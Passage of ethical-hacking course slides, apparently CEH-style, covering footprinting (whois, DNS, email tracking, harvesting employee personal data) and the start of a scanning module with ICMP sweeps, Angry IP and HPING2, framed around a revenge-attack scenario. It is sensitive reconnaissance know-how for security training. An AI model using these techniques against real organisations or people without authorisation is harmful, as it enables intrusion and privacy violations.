
Start here! New: [Get the optional Plug-in](#)

[home](#) [about Re@dNotify](#) [business](#)


Mail Tracking is a tracking service that allows the user to track when his mail was read, for how long and how many times, and the place from where the mail has been posted. It also records forwards and passing of sensitive information (MS Office format).

Website Watcher

- Website watchers can be used to get updates on the website.
- Can be used for competitive advantages.



Website Watcher



Website Watcher

The screenshot shows the 'Bookmark' dialog box for 'Website-Watcher BETA'. The 'General' tab is active, showing the name 'WebSite-Watcher BETA' and the URL 'http://aignes.net/beta/beta.htm'. Below these are fields for an 'Alternative Check-URL'. The 'Checking-method' section has three radio buttons: 'by content' (selected), 'by file-date', and 'by file-size', plus a 'Don't check' checkbox. The 'Options when checking websites for changes' section contains several checkboxes: 'Ignore all links and images/banners' (checked), 'Ignore all HTML-Tags' (checked), 'Ignore userdefined strings' (unchecked), 'Watch only userdefined strings' (unchecked), 'Ignore all numbers' (unchecked), and 'Ignore all typical date-strings' (unchecked). There are 'Strings' buttons next to the 'Ignore userdefined strings' and 'Watch only userdefined strings' options. At the bottom of this section are 'Test filter' and 'Compare versions' buttons. The dialog has standard 'OK', 'Cancel', and 'Help' buttons at the bottom right.

Bookmark

General Options Actions AutoWatch Download View Report Advanced Note

Name:

URL:

Alternative Check-URL (if empty, URL will be checked)

Checking-method

☒ by content
☐ by file-date
☐ by file-size
☐ Don't check


Options when checking websites for changes

☒ Ignore all links and images/banners
☒ Ignore all HTML-Tags
☐ Ignore userdefined strings Strings
☐ Watch only userdefined strings Strings
☐ Ignore all numbers
☐ Ignore all typical date-strings

Test filter Compare versions

OK Cancel Help

Website Watcher



Steps to Perform Foot Printing

- ⦿ Find companies' external and internal URLs.
- ⦿ Perform whois lookup for personal details.
- ⦿ Extract DNS information.
- ⦿ Mirror the entire website and look up names.
- ⦿ Extract archives of the website.
- ⦿ Google search for company's news and press releases.
- ⦿ Use people search for personal information of employees.
- ⦿ Find the physical location of the web server using the tool "NeoTracer."
- ⦿ Analyze company's infrastructure details from job postings.
- ⦿ Track the email using "readnotify.com."

Summary

- ⦿ Information gathering phase can be categorized broadly into seven phases.
- ⦿ Footprinting renders a unique security profile of a target system.
- ⦿ Whois, ARIN can reveal public information of a domain that can be leveraged further.
- ⦿ Traceroute and mail tracking can be used to target specific IP and later for IP spoofing.
- ⦿ Nslookup can reveal specific users and zone transfers can compromise DNS security.



Ethical Hacking

Module III

Scanning


Scenario

Jack and Dave were colleagues. It was Jack's idea to come up with a e-business company. However, conflicts in ideas saw them split apart.

Dave heads a Venture-Capital funded e-business start-up company now. Jack felt cheated and wanted to strike back at Dave's company.

He knew that due to intense pressure to get into market quickly, these start-ups often build their infrastructures too fast to give security the thought it deserves.


- Do you think that Jack is correct in his assumption?
- What information do Jack need to launch an attack on Dave's company?
- Can Jack map the entire network of the company without being traced back?



Module Objectives


- ⦿ Definition of scanning
- ⦿ Objectives of scanning
- ⦿ Types of Scanning
- ⦿ CEH Scanning methodology
- ⦿ Scanning techniques
- ⦿ Scanning tools
- ⦿ OS fingerprinting
- ⦿ Counter measures

Module Flow



Scanning - Definition

- One of the three components of intelligence gathering for an attacker.
- The attacker finds information about the
 - specific IP addresses
 - operating systems
 - the system architecture,
 - the services running on each computer.



The various types of scanning are as follows:

- Port scanning
- Network Scanning
- Vulnerability Scanning

Types of Scanning

◉ Port scanning


- A series of messages sent by someone attempting to break into a computer to learn about the computer's network services.
- Each associated with a "well-known" port number.

◉ Network scanning

- A procedure for identifying active hosts on a network.
- Either for the purpose of attacking them or for network security assessment.

◉ Vulnerability scanning

- The automated process of proactively identifying vulnerabilities of computing systems present in a network




Objectives of Scanning

- ⦿ To detect the **live systems** running on the network
- ⦿ To discover which all **ports are active**/running
- ⦿ To discover the operating system running on the target system (**fingerprinting**)
- ⦿ To **discover the services** running/listening on the target system
- ⦿ To discover the **IP address** of the target system.



CEH Scanning methodology




Checking for live systems




Checking for live systems - ICMP Scanning

- ◉ In this type of scanning, it is found out what all host are up in a network by pinging them all.
- ◉ ICMP scanning can be run parallel so that it can run fast.
- ◉ It can also be helpful to tweak the ping timeout value with the `-t` option.



Angry IP

- ⦿ An IP scanner for Windows.
- ⦿ Can scan IP's in any range.
- ⦿ It simply pings each IP address to check if it is alive.
- ⦿ Provides NETBIOS information such as
 - Computer name
 - Workgroup name
 - MAC address



HPING2

- ⦿ HPING is a command-line oriented TCP/IP packet assembler/analyzer.
- ⦿ It not only sends ICMP echo requests but also supports
 - TCP,
 - UDP,
 - ICMP and
 - Raw-IP protocols
- ⦿ has a Traceroute mode,
- ⦿ The ability to send files between a covered channel.

Features

